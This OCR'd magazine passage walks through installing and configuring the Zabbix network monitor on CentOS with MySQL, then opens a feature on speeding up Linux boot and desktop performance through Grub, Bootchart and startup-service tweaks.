All the green OKs are proof positive that I know what I'm doing here.

your network



Red means 'you go no further', but thankfully *Zabbix* provides more details on mouseover.

features, and all that it hopes to accomplish, the interface may at times seem too complex and cumbersome to many users. Despite your reservations and initial impressions, we would suggest you press on with your *Zabbix* journey.

Installing Zabbix

The project offers binaries for a few distributions, such as Debian and CentOS, and most distros carry *Zabbix* in their repositories. But, as is the case with many administration tools, the repos don't always carry the latest version.

We've used CentOS as the base on which we install **zabbix-server**. The network has other machines with other flavours of Linux, such as Linux Mint.

You should already have all the required PHP and *MySQL* packages installed on the machine, but if you're installing *Zabbix* on a fresh system, the following command will install the dependencies:

```
su -c "yum -y install mysql-server php5-mysql php5-gd"
```

The best way to install *Zabbix* on CentOS is through the EPEL repository, as the stock repos don't offer the latest version. If it's not already configured on your machine, you will have to first set up the EPEL repo:

```
su -c "yum -y localinstall http://dl.fedoraproject.org/pub/epel/6/i386/epel-release-6-8.noarch.rpm"
su -c "yum -y install zabbix20-server-mysql zabbix20-web-mysql"
```

The first command above will configure and enable the repository. In the second command, we specify the packages we wish to install, in this case **Zabbix 2.0.x**.

Zabbix supports *MySQL*, *PostgreSQL* and *Oracle* databases, and can store the collected data in any of these. The default configuration expects a database named zabbix. The default username for this database is zabbix, and no password is configured. You can edit the **/etc/zabbix/zabbix_server.conf** file in case you wish to change any of these pre-defined settings.

If you do decide to change the database settings, make sure to keep these handy, as we will need them in just a bit when we create the database for *Zabbix*. You need to run the following commands from the terminal:

```
mysql -uroot -e 'create database zabbix'
mysql -uroot -e "create user 'zabbix'@'localhost' identified by 'ChangeMe'"
mysql -uroot -e "grant all on zabbix.* to 'zabbix'@'localhost'"
mysql -uroot -e "flush privileges"
```

The commands above are all self-explanatory. We create the database in the first command and a user in the second. Make sure to specify the exact username and password that you've defined in the **/etc/zabbix/zabbix_server.conf** file. Refer to the box for more details on *MySQL* administration.

Now that the database is in place, we are ready to populate it:

```
mysql -uzabbix -p'ChangeMe' zabbix < /usr/share/zabbix-mysql/schema.sql
mysql -uzabbix -p'ChangeMe' zabbix < /usr/share/zabbix-mysql/images.sql
mysql -uzabbix -p'ChangeMe' zabbix < /usr/share/zabbix-
```

When things go wrong

Although the project provides excellent documentation, if you've never worked with a network monitoring app such as *Zabbix*, there are a number of things that can go wrong. This is why you shouldn't install it onto a production server without first familiarising yourself with the application.


A misconfigured network monitor such as *Zabbix* can be a huge drain on your resources. The database can eat quite a bit of disk space if you don't configure it to remove older data. There can also be other reasons why you may wish to shun *Zabbix*. For instance, you may find *Zabbix* is non-optimal for your needs, such as when it is overkill for your purposes.

The documentation doesn't itself provide any instructions for uninstalling *Zabbix*, so what do you do? Well, read on, of course!

The most sensible solution is to disable *Zabbix*. But, first, head over to Configuration > Hosts and disable all the configured hosts. Next, uninstall **zabbix-agent** from all machines on the network and stop **zabbix-server**.

Quick tip

As all the data is recorded in a database, the more memory you have, the faster the database access.



You can use the bar on the top-right of the graph to specify the time period.

Subscribe to Linux Format http://myfavouritemagazines.co.uk/LINsubs

mysql/data.sql

The server component of *Zabbix* comprises three distinct parts: **zabbix-server**, the database and the graphical frontend. We've installed the first two, but still need to install the browser-based frontend.

Installing the frontend

Before we proceed to installing the frontend, we have to make sure that **zabbix-server** is running. The command **zabbix-server** will start it if it isn't. You can now point the browser to **http://localhost/zabbix** for the installation wizard, which will guide you through the installation.

Click Next at the bottom-right to begin the installation. *Zabbix* will report all errors it encounters in the **/etc/php.ini** PHP configuration file. The errors will be highlighted in red and the wizard will inform you of the current values, as specified in the file for the errant variables, and the value expected by *Zabbix*.

Quick tip

Databases are the main bottleneck for *Zabbix*. Make sure to properly tune your database to squeeze performance out of your system.

You can't proceed with the installation until you fix all the reported errors. Unfortunately, you will have to manually edit the file to make the recommended changes. With a fresh PHP installation, you will need to change the timezone, post_max_size, max_execution_size, and max_input time values.

Save the **/etc/php.ini** file after making the changes and then run

```
apachectl restart
```

which will ensure that the new settings are used.

Return to the wizard and click Refresh at the bottom of the screen. If you are a master sorcerer with the power of making conf files bend to your will, *Zabbix* will let you proceed with the installation.

Click Next and provide the details for the database we created earlier, such as the database name, username and password.


The next couple of steps in the wizard are fairly routine. You will be presented with all the information you've specified so far, so that you can review it, and finally the frontend is installed. You will be automatically redirected to the login screen when you click Finish.

This completes the server-side setup for *Zabbix*. You can now install **zabbix-agent** on all machines on the network that you wish to monitor. On CentOS, the command

```
su -c "yum -y install zabbix20-agent"
```

will do the trick.

***Zabbix* has no love for orphaned users, a user must belong to at least one user group.**



The default username for the newly-installed administration frontend is 'admin' and the password is 'zabbix'.

When you first log in to *Zabbix*, you might feel a bit overwhelmed by all the information that is presented to you. But don't worry, as we'll soon make some nice introductions and you can then take your own time to get acquainted with *Zabbix* and all it offers.

Before we proceed, though, the first thing you need to do is change the password. Click Profile on the top-right of the page and then click the Change Password button. Fill in the new password and click Save at the bottom.

As *Zabbix* is such a vast project, with so many features, it is very difficult to bring them all together. All of the configuration options are split between five main tabs on the top menu bar: Monitoring, Inventory, Reports, Configuration and Administration.

As you move the mouse over any of these tabs, the second menu reflects what each of these has to offer. For instance, when you hover the mouse over Monitoring, the second menu will show Overview, Web, Graphs, Triggers, etc.

The second menu is essentially a sub-menu that reflects the options for the selected main tab.

Monitor everything

While trial and error is a time-tested technique for mastering just about anything, *Zabbix* is not one of those things. Sure, you can attempt to find your way through all the tabs, menus, sub-menus, drop-down lists and everything else, but you'd be far better served if you spent some quality time with the comprehensive *Zabbix* manual (**https://www.zabbix.com/documentation/2.0/manual**).

Every entity on the network that you wish to monitor, be it a printer, a network switch, a file, router, physical server, or virtual machine, etc, is identified as a host. To begin monitoring anything, you first need to create a host. To add a host, navigate to Configuration > Hosts and click the Create host button on the right. When adding a host, you must select at least one host group. This is because permissions are linked to groups and not individual hosts. Fill in all the other details, such as the IP address of the host, and click Save when you're done. For more details, refer to **https://www.zabbix.com/documentation/2.0/manual/config/hosts**.

Your newly-created host will now show in the list of configured hosts. Click the Items link for your host.

For each host that you define, you must also define items. Items are used to specify what specific data is to be gathered for each of the configured hosts. Whether you wish to monitor the CPU load of a machine, check an application's memory usage, check disk statistics, etc, you must describe the items for each of these. The most important element when defining items is the item key. This is what is used to determine exactly what you want *Zabbix* to monitor. Click the Select button next to the Key field and select a key from the list. For example, if you want to monitor CPU usage, select the system.cpu.load key.

Return to Configuration > Hosts. If all goes well, you should see a green signal symbol under the Availability heading. This means that the host and item have been properly configured. If, however, you see a red symbol, hover the mouse over the symbol to find out what the error is. Depending on the error, you will have to change the item or host configuration.

More traffic analysis Get to grips with Wireshark, see p102.

For more details, refer to **https://www.zabbix.com/documentation/2.0/manual/config/items/item**. The *Zabbix* installation provides a *Zabbix* server host, with 58 items configured out of the box. But this host isn't enabled by default. You can enable it, and study the items in it to get a better understanding of how *Zabbix* works and what it means to configure hosts and items.

Once you've created hosts and items, you can head straight over to Monitoring > Latest data to see what information *Zabbix* has managed to collect about your configured hosts. If you use the default *Zabbix* server hosts, you can also see the collected data represented in graphs. From under the Local data heading, select the item that you want more details on and then click the graph link at the extreme right.

Trigger happy


You still need to create a Trigger for your configured hosts. A trigger is used to analyse the collected data and compare it with acceptable values. In case there is a discrepancy in the two values, *Zabbix* will report a problem. You can use operators, such as more than, less than, not equal to, etc, to define triggers. As with items, you create triggers from the Configuration > Hosts screen itself.

Once this is done, the final step is to configure the system to send Notifications, in case *Zabbix* discovers any problems with the collected data. This is done in two steps.

You have to first define a media type, which is the delivery mechanism used to send out notifications, such as SMS, Jabber, email, etc. You can configure the media type from the Administration > Media types page.

Next, you must define an action under Configuration > Actions. For each action, you must specify an event source, such as trigger, and the operation. The operation can be either to send a message via the configured media type or to execute a remote command. The latter option you can use to automatically run the pre-defined command on the remote machine in case certain conditions are met. You can use this feature to execute critical commands, such as deleting older files and emptying **/tmp** on the remote machine in case it runs out of disk space, etc.

If you plan to watch the same set of parameters for all the machines on your network, it makes little sense to go through all of these steps repeatedly. *Zabbix* offers a far more practical solution in the way of templates. You can think of templates as a set of predefined entities, such as items, triggers, actions, etc. You can apply such templates to each new host you create to save time.



Your choice of Item type, whether Zabbix agent, SNMP, etc, will decide what items you can track.

You can set up multiple user accounts and groups, and use *Zabbix*'s comprehensive permissions system to restrict access to administrative functions or monitored hosts.

The users fall under two different classes: those with access to control the *Zabbix* frontend functions and those that have access only to monitored hosts in hostgroups.

A user can be classified as User, Admin, or Super Admin. Only a Super Admin has complete control over every aspect of the system. You can restrict the functions and devices that other kinds of users can access and monitor. For instance, the Zabbix Admin has access to Monitoring and Configuration menus, but can't access any configured host groups. But you can add permissions to enable such access.

To create a new user, click the Administration tab on the first menu bar and then click Users in the second menu bar. This screen lists all the configured user groups. Click the User groups drop-down list on the top-right of the screen and select Users. Now click the Create user button.

In addition to providing a tricky-to-navigate interface, *Zabbix* also isn't very intuitive. For instance, you can't assign permissions to individual users, only to user groups.


So, you must first create a user group, add your user to this new user group, and then define permissions to the new user group, so that the user has more access.

Scratching the surface

It must seem as if we rushed through what is the most important part of the tutorial: providing instructions on how to use the application. Unfortunately, given the vastness of the project, it was impossible to go into much detail. But the project provides excellent documentation that discusses each step in the process in detail. What's more, there's a very active user community, which you can turn to in the event that you run into any problems.

Zabbix is one of those tools that you must spend plenty of time with before you see any results. For those who are well versed with the network and know what parameters they wish to monitor, *Zabbix* will seem fairly easy to use, even if you've never used a network monitoring app.

Much of the criticism against *Zabbix* is tied to its web-interface and not the features or functionality it provides. While the interface does seem non-intuitive at times, the developers deserve high praise for providing an excellent mechanism to control every aspect of *Zabbix*. ■



Head over to Configuration > Screens if you wish to group information from various sources and have it displayed on a single screen.

THE HACKER'S MANUAL 2015

Hacks

Time to hack for speed and for the hell of it. Learn some Gimp, terminal, kernel, distro and phone hacks. In true hacking style, we'll show you how to recoup a lot of time by getting the leanest and fastest system possible, so you can go ahead and blow it all on hacking everything else.

Speed up Linux 124
Linux kernel: Build your own 132
Python: Code a Gimp plugin 136
Terminal: Time-savers 144

SPEED UP LINUX

Roll your sleeves and follow **Linux Format** into the garage to give your Linux box a high-octane tune up.



Compared to other popular proprietary operating systems, the typical Linux desktop distribution is a fairly well-oiled machine straight out of the box. The developers at every stage of the Linux distro assembly line, from the kernel to the individual apps, put in huge amount of effort to ensure the different pieces of software make best use of the available hardware resources. This is also why you can still run – and productively use – Linux on ancient single-core processors with less RAM than you have on a modern smartphone.

However, there's still room for improvement. The Linux distro developers have to appeal to a wide audience and ensure compatibility with a range of hardware. This means that your distro is probably running with the settings that are not optimised for your particular hardware. Also, many modern distros are bloated with software and services which makes them lethargic. The good new is that the typical Linux distro ships in a malleable state and enables you to customise it as per your requirements, for example, by adding and removing various pieces of software.

> **"The typical Linux distro ships in a malleable state and enables you to customise it."**

Similarly, to get maximum performance from your distro, you need to pop the hood to tweak some crucial components and even get rid of the ones you don't need. Tuning a Linux computer for speedier performance isn't very difficult, thanks to the open source nature of the software powering it. But the process can be involved and requires familiarity and knowledge of the major components that make up your distro.

In this feature we'll hand-hold you through the process of streamlining your workhorse machine into a galloping stallion, irrespective of your experience level. Furthermore, you can use these tips on modern multi-core machines, as well as older single-core hardware that are low on resources and show you how to zip past any performance bottlenecks.

Tricks for the desktop user

Get a faster boot-up, a swifter desktop and more responsive apps.

Everyone loves a speedy computer. In this section we'll look at some essential tricks to speed up your computer. You don't have to be an experienced campaigner to get more mileage out of your Linux box. There are some techniques that even new users can employ to trick their Linux distro to boot faster.

Whether you dual-boot Linux with another OS or not, after you've installed your favourite Linux distro, the boot up process will surely be interrupted by the *Grub* bootloader. By default, most desktop Linux distros will display the *Grub* bootloader from anywhere between 10 to 30 seconds.

One of the easiest ways to trick your computer into booting up faster is to trim the duration of the bootloader. If you always boot into the default option and are feeling adventurous, you can even skip the countdown completely, though we don't suggest you do that.

To tweak the *Grub* countdown, fire up a terminal and open the **/etc/default/grub** file in a text editor, such as

```
sudo nano /etc/default/grub
```

which will open the file in the *Nano* editor. Hunt for the GRUB_TIMEOUT variable in the file which defines the duration that the boot loader is displayed. Then replace the value associated with this variable to something like 5 or 3. This is the duration in seconds. If you set it to 0, the countdown will be disabled and *Grub* will boot the default OS. Once you've set a new countdown timer, save the file and then inform *Grub* of the new settings with the command **update-grub**.


Streamline startup services

One of the major causes of longer boot times is that your system starts unnecessary apps and services during startup. But before you start axing them, it's best to get a picture of what's happening while your distro boots up.

Bootchart is a simple app that enables you to profile your Linux boot process and help measure the loading times of different services. You can use *Bootchart* to identify any bottlenecks in the boot up process. The app logs all activity and then displays the results in a detailed image file.

You'll find *Bootchart* in the repos of all the major distros, including Ubuntu, Fedora, OpenSUSE and Mageia. Use the distro's package manager to find and install the *bootchart* package. Once you've installed the app,you'll need to restart. When your desktop comes up, head to the **/var/log/bootchart** folder. Here you'll find an image file (with the .png extension) which contains an analysis of the last boot process. A new time-stamped image file will be created on every subsequent boot up.

The top of the image lists various statistics, such as the date of the test, the name of the distro, the kernel version and the enabled kernel options, as well as the time taken to boot the system. This is followed by two diagrams that show the CPU load and the disk activity during the boot up phase, and then comes the meat of the analysis. This meaty section contains a number of labelled bars each of which represents individual processes. Several bars terminate after a couple of seconds. The ones that continue through to the end depict services such as the Network Manager, *Cron*, and the CUPS daemon among others. The image also shows child processes and connects them to their parent processes with dotted lines.



You can alter the individual app files in /etc/xdg/autostart to reveal apps hidden by default in *Startup Applications*.

From this image you can find all the active processes and can then remove the ones you don't need. For example, if you print occasionally, you can disable CUPS from starting at the boot time. Furthermore, the image also helps you identify processes that take control of all resources and force the other processes to wait, effectively blocking the boot process.

Now that you understand how your computer boots up and the services that are started, it's time to tailor the boot process as per your requirements and shave off some time. The easiest way to free up resources in any Linux distro is to stop the unwanted processes from running or even starting up for that matter. Most Linux distros have a tool that let you see what's going on and halt things, if necessary.

> **"The easiest way to free up resources in any distro is to stop unwanted processes."**

Ubuntu ships with the *Startup Applications* tool that lets you add and remove any apps that you'd like the distro to launch when it boots up. For speedier boot ups, launch the app and disable any unnecessary service you find in there.

By default, the app doesn't display the full gamut of apps and services. To see the hidden services and apps that don't come with a GUI, fire up a terminal and change to the directory that lists all the services with **cd /etc/xdg/autostart**. Within this directory you'll find individual files for »



all installed apps and services. In each file there's a variable that controls whether the services is listed in the *Startup Applications* tool or not. You can change the default value of this variable inside each file with:

```
sudo sed --in-place 's/NoDisplay=true/NoDisplay=false/g' *.desktop
```

When you relaunch the *Startup Applications* tool, you'll find additional startup programs, such as *Desktop Sharing*, *Personal File Sharing* etc. You can read through their descriptions and disable any you don't require. To disable a service from starting, select a service and simply uncheck the box next to its name. Remember not to click on the Remove button, so you can just re-enable it later. Also, don't disable an autostart entry unless you understand what it does, otherwise you could adversely affect the usability of the distro. So if your computer doesn't have Bluetooth hardware, you can safely disable the Bluetooth Manager applet. But if you disable Mount Helper, Ubuntu will stop automounting removable devices.

> **"Fancy graphical compositing effects are not suitable on some resource-restricted machines."**

Turn off the bling

Modern desktops ship with fancy desktop effects to add some zing to regular desktop tasks, such as opening and closing windows and apps. However, these fancy graphical compositing effects are not suitable on some resource-restricted machines and should be immediately turn off.

There are also some fancy features that we have taken for granted. For example, the thumbnails preview in the file manager. It wouldn't make much difference when viewing the contents of a folder with a few files. But open a folder with hundreds of files on a slow machine and the file manager will consume precious resources generating thumbnails.

To turn off thumbnails on a Gnome-based machine, launch the Files file manager and head to Edit > Preferences. Here switch to the Preview tab and set the value Show thumbnails to Never.

Additionally, Ubuntu users should install the *CompizConfig Settings Manager* with

```
sudo apt-get install compizconfig-settings-manager compiz-plugins-extra
```

to alter desktop effects. Similarly, Gnome users should install the *Gnome Tweak Tool*. It's available in the official repos of mainstream Gnome-based desktop distros such as Fedora. RPM-based users can install it with **yum install gnome-tweak-tool** and Deb-based users with **sudo apt-get install gnome-tweak-tool**. If you use KDE, head to System Settings and look for desktop effects and then turn them off.


Similarly the *Nepomuk*, *Strigi* and *Akonadi* features in the KDE desktop hog memory resources. You can disable *Nepomuk* and *Strigi* from System Settings by heading to the Desktop Search section. To disable *Akonadi*, shut down the *Akonadi* server with **sudo akonadictl stop**. Now open the **/~.config/akonadi/akonadiserverrc** file in a text editor and change the StartServer parameter from True to False.

